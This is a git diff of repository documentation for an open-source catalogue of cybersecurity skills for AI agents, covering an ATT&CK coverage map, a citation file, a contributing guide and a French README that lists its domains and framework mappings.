| T1555.003 | `performing-credential-access-with-lazagne`, `performing-purple-team-atomic-testing` |
|
||||
| T1555.004 | `performing-credential-access-with-lazagne` |
|
||||
| T1578 | `performing-cloud-incident-containment-procedures` |
|
||||
| T1582 | `analyzing-android-malware-with-apktool` |
|
||||
| T1611 | `detecting-container-escape-attempts`, `detecting-container-escape-with-falco-rules` |
|
||||
| T1615 | `conducting-internal-reconnaissance-with-bloodhound-ce`, `exploiting-active-directory-with-bloodhound`, `performing-active-directory-bloodhound-analysis` |
|
||||
| T1620 | `detecting-fileless-attacks-on-endpoints` |
|
||||
| T5577 | `performing-physical-intrusion-assessment` |
|
||||
|
||||
---
|
||||
|
||||
## How This Was Generated
|
||||
|
||||
This coverage map was automatically generated by scanning all 753+ SKILL.md and agent.py files for MITRE ATT&CK technique IDs (pattern: `T####` and `T####.###`). Each technique was mapped to its parent tactic using the [MITRE ATT&CK Enterprise Matrix v16](https://attack.mitre.org/matrices/enterprise/).
|
||||
|
||||
To regenerate: `python3 extract_attack.py`
|
||||
|
||||
---
|
||||
|
||||
## MITRE ATLAS Coverage (v5.5.0)
|
||||
|
||||
81 skills mapped to ATLAS adversarial ML techniques.
|
||||
|
||||
Key techniques applied:
|
||||
- AML.T0051 — LLM Prompt Injection (Execution)
|
||||
- AML.T0054 — LLM Jailbreak (Privilege Escalation)
|
||||
- AML.T0088 — Generate Deepfakes (AI Attack Staging)
|
||||
- AML.T0010 — AI Supply Chain Compromise (Initial Access)
|
||||
- AML.T0020 — Poison Training Data (Resource Development)
|
||||
- AML.T0070 — RAG Poisoning (Persistence)
|
||||
- AML.T0080 — AI Agent Context Poisoning (Persistence)
|
||||
- AML.T0056 — Extract LLM System Prompt (Exfiltration)
|
||||
|
||||
## MITRE D3FEND Coverage (v1.3)
|
||||
|
||||
11 skills mapped to D3FEND defensive countermeasures.
|
||||
|
||||
Countermeasures applied span D3FEND tactical categories:
|
||||
Harden, Detect, Isolate, Deceive, Evict, Restore.
|
||||
Each skill's d3fend_techniques field lists the top 5 most relevant
|
||||
defensive countermeasures derived from the skill's ATT&CK technique tags.
|
||||
|
||||
## NIST AI RMF Coverage (AI 100-1)
|
||||
|
||||
85 skills mapped to NIST AI Risk Management Framework subcategories.
|
||||
|
||||
Core functions covered:
|
||||
- GOVERN: Organizational accountability for AI risk (GOVERN-1.1, GOVERN-6.1, GOVERN-6.2)
|
||||
- MAP: AI risk identification and context (MAP-5.1, MAP-5.2, MAP-1.6)
|
||||
- MEASURE: AI risk analysis and evaluation (MEASURE-2.5, MEASURE-2.7, MEASURE-2.8, MEASURE-2.11)
|
||||
- MANAGE: AI risk response and recovery (MANAGE-2.4, MANAGE-3.1)
|
||||
|
||||
GenAI-specific subcategories applied: GOVERN-6.1, GOVERN-6.2 (responsible deployment policies).
|
||||
|
||||
---
|
||||
|
||||
<p align="center">
|
||||
<sub>Part of <a href="https://github.com/mukul975/Anthropic-Cybersecurity-Skills">Anthropic Cybersecurity Skills</a> — 817 open-source cybersecurity skills for AI agents</sub>
|
||||
</p>
|
||||
@@ -1,32 +0,0 @@
|
||||
cff-version: 1.2.0
|
||||
message: "If you use this repository in your research, tools, or publications, please cite it as below."
|
||||
type: software
|
||||
title: "Anthropic-Cybersecurity-Skills"
|
||||
abstract: >
|
||||
A structured collection of 817 cybersecurity skills for AI agents, covering
|
||||
penetration testing, digital forensics, threat intelligence, incident response,
|
||||
cloud security, OT/SCADA security, AI security, and more. Each skill follows
|
||||
a standardized format with YAML frontmatter metadata, step-by-step procedures,
|
||||
tool commands, expected outputs, and MITRE ATT&CK mappings. Compatible with
|
||||
Claude Code, GitHub Copilot, Cursor, Windsurf, Gemini CLI, and 20+ AI agent
|
||||
platforms.
|
||||
authors:
|
||||
- name: "Mahipal"
|
||||
email: mukuljangra5@gmail.com
|
||||
alias: mukul975
|
||||
repository-code: "https://github.com/mukul975/Anthropic-Cybersecurity-Skills"
|
||||
url: "https://github.com/mukul975/Anthropic-Cybersecurity-Skills"
|
||||
license: Apache-2.0
|
||||
version: "1.1.0"
|
||||
date-released: "2026-03-21"
|
||||
keywords:
|
||||
- cybersecurity
|
||||
- AI agents
|
||||
- skills
|
||||
- penetration testing
|
||||
- digital forensics
|
||||
- threat intelligence
|
||||
- incident response
|
||||
- MITRE ATT&CK
|
||||
- Claude Code
|
||||
- open source
|
||||
+1
-1
@@ -36,7 +36,7 @@ This Code of Conduct applies within all community spaces, and also applies when
|
||||
|
||||
## Enforcement
|
||||
|
||||
Instances of abusive, harassing, or otherwise unacceptable behavior may be reported to the community leaders responsible for enforcement at mukuljangra5@gmail.com. All complaints will be reviewed and investigated promptly and fairly.
|
||||
Instances of abusive, harassing, or otherwise unacceptable behavior may be reported to the community leaders responsible for enforcement at mukul975@users.noreply.github.com. All complaints will be reviewed and investigated promptly and fairly.
|
||||
|
||||
All community leaders are obligated to respect the privacy and security of the reporter of any incident.
|
||||
|
||||
|
||||
+28
-150
@@ -1,9 +1,5 @@
|
||||
# Contributing to Anthropic-Cybersecurity-Skills
|
||||
|
||||
Before you start, read [SCOPE.md](SCOPE.md). It defines what belongs in this catalogue and what does not, and it will save you building something I have to decline.
|
||||
|
||||
Most of the policy below is new. Until now this file said nothing about scope, overlap, disclosure or pull-request size, and the absence of those rules is why several well-made contributions ended up somewhere I could not merge them. That is my failure to document, not anyone's failure to read. **These rules apply to pull requests opened from here on.** Anything already open will be reviewed as it was filed.
|
||||
|
||||
## How to add a new skill
|
||||
|
||||
1. Create a new directory: `skills/your-skill-name/`
|
||||
@@ -12,18 +8,16 @@ Most of the policy below is new. Until now this file said nothing about scope, o
|
||||
---
|
||||
name: your-skill-name
|
||||
description: >-
|
||||
What the skill does, in one sentence naming the real tools and artefacts.
|
||||
Use when THE TRIGGER CONDITION HOLDS. Keywords: tool, flag, artefact.
|
||||
Do not use for THE ADJACENT TASK - use the-other-skill-name.
|
||||
Clear description of what this skill does and when
|
||||
an AI agent should activate it. Include keywords.
|
||||
domain: cybersecurity
|
||||
subdomain: threat-hunting
|
||||
subdomain: [category]
|
||||
tags: [tag1, tag2, tag3]
|
||||
version: "1.0"
|
||||
author: your-github-username
|
||||
license: Apache-2.0
|
||||
---
|
||||
```
|
||||
`subdomain` is a single value, not a list — `subdomain: [threat-hunting]` is a YAML list and will fail validation. `name` must equal the directory name. Frontmatter values may not contain `<` or `>`.
|
||||
3. Write clear, step-by-step instructions in the Markdown body using these sections:
|
||||
- ## When to Use
|
||||
- ## Prerequisites
|
||||
@@ -46,148 +40,32 @@ Most of the policy below is new. Until now this file said nothing about scope, o
|
||||
- [ ] Domain and subdomain are set correctly
|
||||
- [ ] Tags include relevant tools, frameworks, and techniques
|
||||
|
||||
## Writing the description
|
||||
|
||||
The description is the only text an agent sees when it decides whether to load your skill. Everything else in the file is invisible at that moment. Four things have to be in it:
|
||||
|
||||
1. **What it does** — the procedure, the real tools, the real artefacts.
|
||||
2. **When to fire** — an explicit `Use when …` clause.
|
||||
3. **Keywords** — the flags, event IDs, file names and tool names someone would actually search for.
|
||||
4. **When *not* to fire** — a `Do not use for …` clause that names the nearest neighbouring skill by slug.
|
||||
|
||||
A worked example, the current description of `scanning-docker-images-with-trivy`:
|
||||
|
||||
> Scans a Docker image with Trivy for vulnerabilities in OS packages and language dependencies, misconfiguration, exposed secrets, and licence violations, emitting SARIF, CycloneDX, or SPDX output. Use when scanning or gating a specific image, wiring an image scan into CI/CD, or checking an image during an incident investigation. Keywords: Trivy, image scan, --severity, --exit-code, SARIF, ignore file, .trivyignore. Do not use for cluster-wide scanning or non-image targets - use performing-container-security-scanning-with-trivy; when the toolchain is Grype use scanning-container-images-with-grype.
|
||||
|
||||
The linter enforces the mechanical parts: 1024 characters maximum, terminal punctuation, a trigger clause, a negative trigger, and a 500-line cap on the file. Roughly 980 pre-existing failures are grandfathered in `tools/lint-baseline.json` so the gate blocks new debt only. That baseline may shrink and may never grow, which means a new skill has to meet the standard even though many old ones do not yet.
|
||||
|
||||
## Before you open a pull request
|
||||
|
||||
Run the validators locally. All five run in CI on every push and pull request that touches `skills/` or `tools/` — which any skill PR does — and all five have to be green before I can merge. A PR that changes only documentation does not trigger them at all, so an empty checks list there is not a pass.
|
||||
|
||||
```bash
|
||||
pip install pyyaml # the only external dependency
|
||||
|
||||
python tools/validate-skill.py skills/your-skill-name/ # frontmatter, this skill
|
||||
python tools/lint-descriptions.py skills/your-skill-name/ # description quality, this skill
|
||||
python tools/validate-agentskills.py --strict # conformance, whole repo
|
||||
python tools/detect-collisions.py # near-duplicates, whole repo
|
||||
python tools/generate-index.py # regenerate index.json
|
||||
```
|
||||
|
||||
Three things that catch people out:
|
||||
|
||||
- **Two of those commands are repo-wide.** `validate-agentskills.py` and `detect-collisions.py` have no single-skill mode, so a failure they report may belong to a skill you never touched. Check the slug in the output before assuming it is yours.
|
||||
- **`index.json` is generated, and the PR must carry the regenerated file.** It is refreshed automatically on `main`, but not on your branch, and the freshness gate runs at PR time. If you touched a description and did not commit the regenerated `index.json`, the build fails.
|
||||
- **The collision gate is a ratchet, currently sitting exactly at its ceiling.** One new near-duplicate pair fails the build. The cap CI enforces lives in `.github/workflows/validate-skills.yml` and gets lowered as disambiguation lands — read it from there rather than memorising a number.
|
||||
|
||||
## One skill per pull request
|
||||
|
||||
Open one pull request per skill.
|
||||
|
||||
Each skill is reviewed for technical accuracy — whether the flags exist, whether the output format is real, whether the procedure works on the version you claim. That review does not batch. In a ten-skill pull request, one wrong procedure holds up nine good ones, and the whole thing tends to stall.
|
||||
|
||||
A PR that adds more than one skill directory will be asked to split. It is not a judgement on the work; it is the only way I can land the good parts quickly. The exception is a mechanical repo-wide change — a lint sweep, a metadata fix across many files — which is fine in one PR as long as the description says plainly what the change is and that nothing else varies.
|
||||
|
||||
## Overlap with an existing skill
|
||||
|
||||
The catalogue currently has 55 unreviewed near-duplicate description pairs, involving 94 of the 817 skills. Overlapping descriptions are not a cosmetic problem: when two descriptions look alike, the agent picks the wrong one, and both skills get less useful.
|
||||
|
||||
Until that backlog is worked down, **a new skill that overlaps an existing one will usually be asked to extend the existing skill instead.** Adding depth to `performing-firmware-extraction-with-binwalk` is worth more to this catalogue right now than a second firmware-extraction skill beside it. That redirect is about where the work lands, not about its quality — an extension PR carries the same authorship and gets the same credit.
|
||||
|
||||
Before you write a new skill:
|
||||
|
||||
1. Search `index.json` for the tool, the technique and the artefact.
|
||||
2. Run `python tools/detect-collisions.py` and see whether your intended description lands near anything.
|
||||
3. If something close exists, open an issue proposing the extension, or send a PR against the existing skill.
|
||||
|
||||
If the overlap is real but the skills genuinely need to stay separate — different operating system, different tool, different stage of the same investigation — say so in the PR and make both descriptions name the other explicitly. That is how the split is recorded, and it is what `tools/collision-allowlist.json` is for.
|
||||
|
||||
## Review and response
|
||||
|
||||
I review every pull request myself, and the queue is currently longer than I would like. Small, focused PRs move fastest.
|
||||
|
||||
If a PR gets a review request and then goes quiet for 14 days, I may close it as stale. That is housekeeping, not rejection: your branch and your work are untouched, and a single comment reopens the conversation whenever you are ready to pick it up.
|
||||
|
||||
## Disclosure
|
||||
|
||||
### Self-promotion and vendor links
|
||||
|
||||
No undisclosed self-links. If a skill, a reference file, a README entry or a script links to a product, service, repository or domain you are involved with, say so in the PR. A link that exists to send traffic somewhere rather than to help the reader complete the procedure will be removed.
|
||||
|
||||
Many skills legitimately cover commercial tools, including ones with no free tier at all. That is fine — the procedure is the point. What is required of vendor-specific content is:
|
||||
|
||||
- **Honesty about cost.** If the procedure needs a paid licence, an enterprise appliance or a sales conversation, say so in `## Prerequisites` rather than letting a reader find out at step six.
|
||||
- **Documentation links, not marketing links.** Link the vendor's docs, API reference or CLI manual. No pricing pages, no signup funnels, no referral or campaign-tagged URLs.
|
||||
- **No cross-selling.** A general procedure should not route the reader toward one vendor's product when the task does not require it.
|
||||
|
||||
The `## Tools & Resources` lists are a special case. They carry standards, RFCs and vendor-neutral documentation. If you want to add a commercial product to one, open an issue first naming what it does that no entry already in that list does. "It also does this" is not enough: there are 87 of these lists in the repository and every vendor in a given space has an equal claim on them, so without that bar they turn into directories.
|
||||
|
||||
This applies to me as well. Where the README links to something of mine, it should be labelled as mine.
|
||||
|
||||
### Affiliation
|
||||
|
||||
If you are affiliated with a product, service, vendor, project or domain referenced in your PR — you work there, contract for it, founded it, are paid by it, or maintain it — say so in the PR description. One line is enough.
|
||||
|
||||
Disclosure is not disqualifying. People who build a tool often write the most accurate procedure for it, and I would rather have that procedure with a disclosure than a vaguer one without. It is the non-disclosure that damages trust, because it turns every later reader into someone who has to guess. If it is unclear to me, I will ask; a plain answer settles it.
|
||||
|
||||
If an undisclosed connection surfaces during review, that is the entire consequence: the PR goes on hold until it is stated, and is then reviewed on its merits like anything else. Adding the disclosure when asked carries no penalty, and nothing is closed over it.
|
||||
|
||||
### AI-assisted contributions
|
||||
|
||||
AI assistance is allowed. This is a repository of skills for AI agents; banning it would be absurd.
|
||||
|
||||
What is required is disclosure and human responsibility:
|
||||
|
||||
- **Say so in the PR description.** One line is enough.
|
||||
- **A human must have run the commands.** Not read them, not sanity-checked them — run them, on a real system, and seen the output that is now in the skill.
|
||||
- **A human takes responsibility.** The `author` frontmatter field names a person or a team account, not a tool, and that account should be able to answer review questions about the procedure.
|
||||
- **It still has to pass the validators**, like everything else.
|
||||
|
||||
The failure mode to guard against is a generated procedure that was never executed: flags that look plausible but do not exist, options borrowed from a different major version, output formats that were invented rather than observed. That kind of content is worse than no skill at all, because an agent will follow it confidently. Generated and verified is welcome; generated and unverified is not.
|
||||
|
||||
## Subdomains
|
||||
|
||||
Choose the most appropriate subdomain for your skill. `tools/validate-skill.py` is the source of truth; these 34 are the canonical values. A handful of older aliases are still accepted for existing skills and are listed beside their canonical form — the validator prints a warning for them, and new skills should use the canonical value.
|
||||
|
||||
- `ai-security`
|
||||
- `api-security`
|
||||
- `blockchain-security`
|
||||
- `cloud-security`
|
||||
- `compliance-governance` — also accepts `governance-risk-compliance`
|
||||
- `container-security`
|
||||
- `cryptography`
|
||||
- `data-protection`
|
||||
- `deception-technology`
|
||||
- `devsecops`
|
||||
- `digital-forensics`
|
||||
- `endpoint-security`
|
||||
- `hardware-firmware-security` — also accepts `firmware-analysis`, `firmware-security`
|
||||
- `identity-access-management` — also accepts `identity-and-access-management`, `identity-security`
|
||||
- `incident-response`
|
||||
- `malware-analysis`
|
||||
- `mobile-security`
|
||||
- `network-security`
|
||||
- `ot-ics-security` — also accepts `ot-security`
|
||||
- `penetration-testing` — also accepts `offensive-security`
|
||||
- `phishing-defense` — also accepts `social-engineering-defense`
|
||||
- `privacy-compliance`
|
||||
- `purple-team`
|
||||
- `ransomware-defense`
|
||||
- `red-teaming` — also accepts `red-team`
|
||||
- `soc-operations` — also accepts `security-operations`
|
||||
- `supply-chain-security`
|
||||
- `threat-detection`
|
||||
- `threat-hunting`
|
||||
- `threat-intelligence`
|
||||
- `vulnerability-management`
|
||||
- `web-application-security` — also accepts `application-security`
|
||||
- `wireless-security`
|
||||
- `zero-trust-architecture` — also accepts `zero-trust`
|
||||
|
||||
If none of these fits, open an issue before you submit. Adding a subdomain means changing the validator, and that is a separate conversation from adding a skill.
|
||||
|
||||
The thinnest subdomains are the ones most worth contributing to: `data-protection` and `purple-team` have one skill each, and `blockchain-security`, `wireless-security` and `privacy-compliance` have two.
|
||||
Choose the most appropriate subdomain for your skill:
|
||||
- web-application-security
|
||||
- network-security
|
||||
- penetration-testing
|
||||
- red-teaming
|
||||
- digital-forensics
|
||||
- malware-analysis
|
||||
- threat-intelligence
|
||||
- cloud-security
|
||||
- container-security
|
||||
- identity-access-management
|
||||
- cryptography
|
||||
- vulnerability-management
|
||||
- compliance-governance
|
||||
- zero-trust-architecture
|
||||
- ot-ics-security
|
||||
- devsecops
|
||||
- soc-operations
|
||||
- incident-response
|
||||
- phishing-defense
|
||||
- ransomware-defense
|
||||
- api-security
|
||||
- mobile-security
|
||||
- endpoint-security
|
||||
- threat-hunting
|
||||
|
||||
## Code of Conduct
|
||||
This project follows the [Contributor Covenant](CODE_OF_CONDUCT.md). By participating, you agree to uphold this code.
|
||||
|
||||
-410
@@ -1,410 +0,0 @@
|
||||
<p align="center">
|
||||
<img src="assets/banner.png" alt="Anthropic Cybersecurity Skills" width="100%">
|
||||
</p>
|
||||
|
||||
<div align="center">
|
||||
|
||||
# Compétences Cybersecurity Anthropic
|
||||
|
||||
### La plus grande bibliothèque open source de compétences cybersécurité pour agents IA
|
||||
|
||||
[](https://mahipal.engineer/survey?utm_source=github_badge&utm_medium=readme&utm_campaign=gars2026)
|
||||
[](LICENSE)
|
||||
[](#ce-quil-contient-29-domaines-de-securite)
|
||||
[](#six-frameworks-une-seule-bibliotheque-de-competences)
|
||||
[](https://ctid.mitre.org/fraud/)
|
||||
[](#ce-quil-contient-29-domaines-de-securite)
|
||||
[](#plateformes-compatibles)
|
||||
[](https://github.com/mukul975/Anthropic-Cybersecurity-Skills/commits/main)
|
||||
[](https://agentskills.io)
|
||||
[](CONTRIBUTING.md)
|
||||
[](https://casky.ai/?utm_source=github&utm_medium=readme&utm_campaign=cohort_launch#waitlist)
|
||||
[](https://github.com/NousResearch/hermes-agent)
|
||||
|
||||
|
||||
**817 compétences cybersécurité de niveau production · 29 domaines de sécurité · 6 correspondances de frameworks · 26+ plateformes IA**
|
||||
|
||||
[Démarrage rapide](#demarrage-rapide) · [Contenu](#ce-quil-contient-29-domaines-de-securite) · [Frameworks](#six-frameworks-une-seule-bibliotheque-de-competences) · [Plateformes](#plateformes-compatibles) · [Contribuer](#contribuer)
|
||||
|
||||
</div>
|
||||
|
||||
---
|
||||
|
||||
> ⚠️ **Projet communautaire** — Il s'agit d'un projet indépendant créé par la communauté. Non affilié à Anthropic PBC.
|
||||
>
|
||||
> 🔐 **Usage autorisé et légal uniquement.** Cette bibliothèque inclut des techniques offensives et à double usage (ex. C2 red-team, simulation de phishing, exploitation) destinées à des **tests d'intrusion autorisés, à la recherche en sécurité, à la défense et à l'éducation**. Ne les utilisez que sur des systèmes que vous possédez ou pour lesquels vous avez une **autorisation écrite explicite** de tester, et respectez toutes les lois applicables ainsi que les règles d'engagement. Vous êtes seul responsable de la façon dont vous utilisez ces compétences. Voir SECURITY.md et CODE_OF_CONDUCT.md.
|
||||
|
||||
## Donnez à n'importe quel agent IA les compétences de sécurité d'un analyste senior
|
||||
|
||||
Un analyste junior sait quel plugin Volatility3 exécuter sur un dump mémoire suspect, quelles règles Sigma détectent un Kerberoasting, et comment analyser une compromission cloud sur trois fournisseurs. **Votre agent IA ne le sait pas — à moins que vous ne lui fournissiez ces compétences.**
|
||||
|
||||
Ce dépôt contient **817 compétences cybersécurité structurées** couvrant **29 domaines de sécurité**, chacune suivant le standard ouvert agentskills.io. Chaque compétence est mappée à **six frameworks de l'industrie** — MITRE ATT&CK, NIST CSF 2.0, MITRE ATLAS, MITRE D3FEND, NIST AI RMF, et le MITRE Fight Fraud Framework (F3) — ce qui en fait la seule bibliothèque open source de compétences offrant une couverture unifiée inter-framework. Clonez-la, pointez votre agent dessus, et votre prochaine investigation sécurité bénéficiera d'un guidage de niveau expert en quelques secondes.
|
||||
|
||||
## Six frameworks, une seule bibliothèque de compétences
|
||||
|
||||
Aucune autre bibliothèque open source de compétences ne mappe chaque compétence à l'ensemble de ces frameworks. Une compétence, six cases de conformité cochées.
|
||||
|
||||
|Framework|Version|Couverture dans ce dépôt|Ce qui est mappé|
|
||||
|--|--|--|--|
|
||||
|MITRE ATT&CK|v19.1|15 tactiques · 286 techniques|Comportements adverses et TTP|
|
||||
|NIST CSF 2.0|2.0|6 fonctions · 22 catégories|Posture de sécurité organisationnelle|
|
||||
|MITRE ATLAS|v5.4|16 tactiques · 84 techniques|Menaces adverses sur IA/ML|
|
||||
|MITRE D3FEND|v1.3|7 catégories · 267 techniques|Contre-mesures défensives|
|
||||
|NIST AI RMF|1.0|4 fonctions · 72 sous-catégories|Gestion des risques IA|
|
||||
|MITRE F3 (Fight Fraud Framework)|v1.1 (2026-04-09)|8 tactiques · 123 techniques · 94 compétences liées à la fraude|TTP de fraude financière cybernétique|
|
||||
|
||||
**Exemple — une seule compétence mappée sur les six frameworks :**
|
||||
|
||||
|Compétence|ATT&CK|NIST CSF|ATLAS|D3FEND|AI RMF|F3|
|
||||
|--|--|--|--|--|--|--|
|
||||
|`analyzing-network-traffic-of-malware`|T1071|DE.CM|AML.T0047|D3-NTA|MEASURE-2.6|—|
|
||||
|`detecting-business-email-compromise`|T1566|DE.AE|—|—|—|F1005.006 · monétisation|
|
||||
|
||||
### 🆕 MITRE Fight Fraud Framework (F3) — 94 compétences liées à la fraude
|
||||
|
||||
Le **MITRE Fight Fraud Framework (F3)** a été publié le **9 avril 2026** par le Center for Threat-Informed Defense (CTID) de MITRE, co-développé avec JPMorganChase, Citigroup, Lloyds Banking Group, Standard Chartered, CrowdStrike, Verizon Business, FS-ISAC, et d'autres. Il s'agit d'un catalogue TTP compatible ATT&CK pour la **fraude financière cybernétique** — comblant le vide laissé par ATT&CK après la compromission initiale.
|
||||
|
||||
F3 v1.1 ajoute **deux tactiques spécifiques à la fraude** qu'ATT&CK n'énumère pas :
|
||||
|
||||
- **Positioning** (`FA0001`) — actions menées après l'accès pour collecter/manipuler des données et préparer la fraude (ensemencement d'identité synthétique, mise en chauffe de compte, configuration de bénéficiaire, pré-positionnement pour SIM swap, hijack de session bancaire).
|
||||
- **Monetization** (`FA0002`) — conversion d'actifs volés en fonds utilisables (empilement via money mule, fraude APP, off-ramping crypto, cash-out par carte, abus remboursement/chargeback).
|
||||
|
||||
Les techniques spécifiques à la fraude utilisent des IDs `F1XXX` (par ex. `F1005.003` Add Beneficiary, `F1025.003` Wire Transfer, `F1007` Adversary-in-the-Browser) ; les techniques ATT&CK réutilisées conservent leurs IDs `T1XXX`. Les mappings se trouvent dans chaque bloc de frontmatter `mitre_f3:` — les 123 IDs de techniques F3 v1.1 ont tous été vérifiés à partir du bundle STIX upstream. Voir `docs/mitre-f3-mapping.md` pour le schéma.
|
||||
|
||||
### MITRE ATT&CK v19.1 — 817/817 compétences mappées
|
||||
|
||||
Chaque compétence contient une liste `mitre_attack` en frontmatter validée contre **MITRE ATT&CK v19.1** (la dernière version) à l'aide de la bibliothèque officielle `mitreattack-python` — 286 techniques distinctes sur les 15 tactiques Enterprise, plus des techniques ICS et Mobile lorsque pertinent. Aucun ID révoqué ou obsolète. La restructuration de Defense Evasion dans v19.1 (désormais séparée en **Stealth** et **Defense Impairment**) est reflétée ci-dessous.
|
||||
|
||||
|Tactic|ID|Skills|
|
||||
|--|--|--|
|
||||
|Reconnaissance|TA0043|103|
|
||||
|Resource Development|TA0042|22|
|
||||
|Initial Access|TA0001|467|
|
||||
|Execution|TA0002|350|
|
||||
|Persistence|TA0003|444|
|
||||
|Privilege Escalation|TA0004|464|
|
||||
|Stealth|TA0005|442|
|
||||
|Defense Impairment|TA0112|92|
|
||||
|Credential Access|TA0006|202|
|
||||
|Discovery|TA0007|237|
|
||||
|Lateral Movement|TA0008|68|
|
||||
|Collection|TA0009|172|
|
||||
|Command and Control|TA0011|123|
|
||||
|Exfiltration|TA0010|82|
|
||||
|Impact|TA0040|50|
|
||||
|
||||
## Démarrage rapide
|
||||
|
||||
```bash
|
||||
# Option 1 : npx (recommandé)
|
||||
npx skills add mukul975/Anthropic-Cybersecurity-Skills
|
||||
|
||||
# Option 2 : clonage Git
|
||||
git clone https://github.com/mukul975/Anthropic-Cybersecurity-Skills.git
|
||||
cd Anthropic-Cybersecurity-Skills
|
||||
```
|
||||
|
||||
Fonctionne immédiatement avec Claude Code, GitHub Copilot, OpenAI Codex CLI, Cursor, Gemini CLI, et toute plateforme compatible agentskills.io.
|
||||
|
||||
## 🌍 GARS-2026 — Global Agentic AI Readiness Survey
|
||||
|
||||
Je mène une étude académique mondiale mesurant à quel point les professionnels de la sécurité, les développeurs et les équipes d'entreprise sont réellement prêts pour l'IA agentique — serveurs MCP, tool calling, gouvernance, et workflows human-in-the-loop.
|
||||
|
||||
**Si vous utilisez ce dépôt, votre réponse serait une donnée réellement précieuse.**
|
||||
|
||||
📋 **Répondez à l'enquête (10 min) :** [Survey Link](https://mahipal.engineer/survey?utm_source=github_badge&utm_medium=readme&utm_campaign=gars2026)
|
||||
|
||||
- 60 questions · Anonyme · Supervisé par SRH Berlin
|
||||
- Vous recevez **50 Casky Tokens** pour l'accès anticipé à casky.ai
|
||||
- Résultats publiés en open access sous CC-BY 4.0
|
||||
|
||||
## 🚀 Essayez-le dans le Playground
|
||||
|
||||
Découvrez Casky.ai en pratique — aucune configuration requise.
|
||||
|
||||
**[→ Lancer le Playground sur Casky.ai](https://casky.ai/?utm_source=github&utm_medium=readme&utm_campaign=cohort_launch#waitlist)**
|
||||
|
||||
Le playground vous permet de :
|
||||
|
||||
- Exécuter des exercices de compétences cybersécurité en direct sur de vraies cibles
|
||||
- Voir des agents IA exécuter des compétences structurées en temps réel
|
||||
- Explorer de manière interactive des workflows mappés à MITRE ATT&CK
|
||||
- Tester des scénarios de threat hunting, DFIR et pentest
|
||||
|
||||
Pas d'installation. Pas de configuration. Juste ouvrir et commencer.
|
||||
|
||||
## Pourquoi ce projet existe
|
||||
|
||||
La pénurie de main-d'œuvre en cybersécurité a atteint **4,8 millions de postes non pourvus** dans le monde en 2024 (ISC2). Les agents IA peuvent aider à combler cet écart — mais seulement s'ils disposent d'une base de connaissances métier structurée.
|
||||
|
||||
Les agents actuels savent écrire du code et chercher sur le web, mais ils n'ont pas les playbooks praticiens qui transforment un LLM générique en analyste sécurité compétent.
|
||||
|
||||
Les dépôts d'outils de sécurité existants fournissent des wordlists, des payloads ou du code d'exploitation. Aucun ne fournit à un agent IA le workflow de décision structuré qu'un analyste senior suit : quand utiliser chaque technique, quelles préconditions vérifier, comment exécuter étape par étape, et comment valider les résultats. C'est cet écart que ce projet comble.
|
||||
|
||||
**Anthropic Cybersecurity Skills** n'est pas une collection de scripts ou de checklists. C'est une **base de connaissances native IA** conçue dès l'origine pour le standard agentskills.io — frontmatter YAML pour la découverte en sous-seconde, Markdown structuré pour l'exécution pas à pas, et fichiers de référence pour le contexte technique approfondi. Chaque compétence encode de vrais workflows praticiens, pas des résumés générés.
|
||||
|
||||
## Ce qu'il contient — 29 domaines de sécurité
|
||||
|
||||
|Domaine|Compétences|Capacités clés|
|
||||
|--|--|--|
|
||||
|Cloud Security|66|AWS, Azure, GCP hardening · CSPM · émulation d'attaques cloud · forensics cloud|
|
||||
|Threat Hunting|58|Chasse guidée par hypothèses · détection LOTL · chasse EVTX · chasse à l'échelle du parc|
|
||||
|Threat Intelligence|52|STIX/TAXII · MISP · OpenCTI · intégration de flux · profilage d'acteurs|
|
||||
|Network Security|43|IDS/IPS · règles de pare-feu · segmentation VLAN · analyse du trafic|
|
||||
|Web Application Security|42|OWASP Top 10 · SQLi · XSS · SSRF · désérialisation|
|
||||
|Digital Forensics|41|Imagerie disque · forensique mémoire · chronologies Hayabusa/KAPE/Plaso|
|
||||
|Malware Analysis|39|Analyse statique/dynamique · rétro-ingénierie · sandboxing|
|
||||
|Identity & Access Management|37|Entra ID/ROADtools · phishing par code d'appareil · PAM · identité zero trust|
|
||||
|SOC Operations|35|Playbooks · workflows d'escalade · détection Graph-log · exercices tabletop|
|
||||
|Red Teaming|33|ADCS/Certipy · BloodHound CE · C2 Sliver/Havoc · relais NTLM|
|
||||
|Container Security|33|RBAC Kubernetes · scan d'images · Falco · évasion de conteneurs|
|
||||
|Security Operations|28|Corrélation SIEM · analyse de logs · triage d'alertes|
|
||||
|OT/ICS Security|28|Modbus · DNP3 · IEC 62443 · défense des historian · SCADA|
|
||||
|API Security|28|GraphQL · REST · OWASP API Top 10 · contournement WAF|
|
||||
|Incident Response|26|Confinement de compromission · réponse ransomware · playbooks IR|
|
||||
|Vulnerability Management|25|Nessus · workflows de scan · priorisation des patchs · CVSS|
|
||||
|Penetration Testing|21|Réseau · web · cloud · mobile · mouvement latéral NetExec|
|
||||
|DevSecOps|18|Sécurité CI/CD · scan Trivy IaC/images · signature de code|
|
||||
|Zero Trust Architecture|17|BeyondCorp · modèle de maturité CISA · microsegmentation|
|
||||
|Endpoint Security|17|EDR · détection LOTL · malware fileless · chasse à la persistance|
|
||||
|Cryptography|16|TLS · Ed25519 · migration post-quantique · gestion des clés|
|
||||
|Phishing Defense|15|Authentification email · détection BEC · IR phishing|
|
||||
|AI Security|14|Red-teaming LLM (garak/PyRIT) · injection de prompt · sécurité MCP/agentique · garde-fous|
|
||||
|Mobile Security|13|Analyse Android/iOS · pentest mobile · forensics MDM|
|
||||
|Ransomware Defense|13|Détection précurseur · réponse · récupération · analyse du chiffrement|
|
||||
|Compliance & Governance|9|NIST 800-30/RMF · CMMC · HIPAA · TPRM · CIS benchmarks|
|
||||
|Supply Chain Security|8|SBOMs · confusion de dépendances · triage de paquets malveillants · SLSA/Sigstore|
|
||||
|Deception Technology|6|Honeytokens · canarytokens · détection de compromission|
|
||||
|Hardware & Firmware Security|4|Audit CHIPSEC/UEFI · contournement Secure Boot · attestation TPM · chasse aux bootkits|
|
||||
|
||||
## Comment les agents IA utilisent ces compétences
|
||||
|
||||
Chaque compétence coûte **environ 30 tokens à scanner** (seulement le frontmatter) et **500 à 2 000 tokens à charger entièrement** (workflow complet). Cette architecture de divulgation progressive permet aux agents de parcourir les 817 compétences en une seule passe sans exploser les fenêtres de contexte.
|
||||
|
||||
```text
|
||||
Prompt utilisateur : "Analyse ce dump mémoire pour des signes de vol d'identifiants"
|
||||
|
||||
Processus interne de l'agent :
|
||||
|
||||
1. Scanne les frontmatters des 817 compétences (~30 tokens chacun)
|
||||
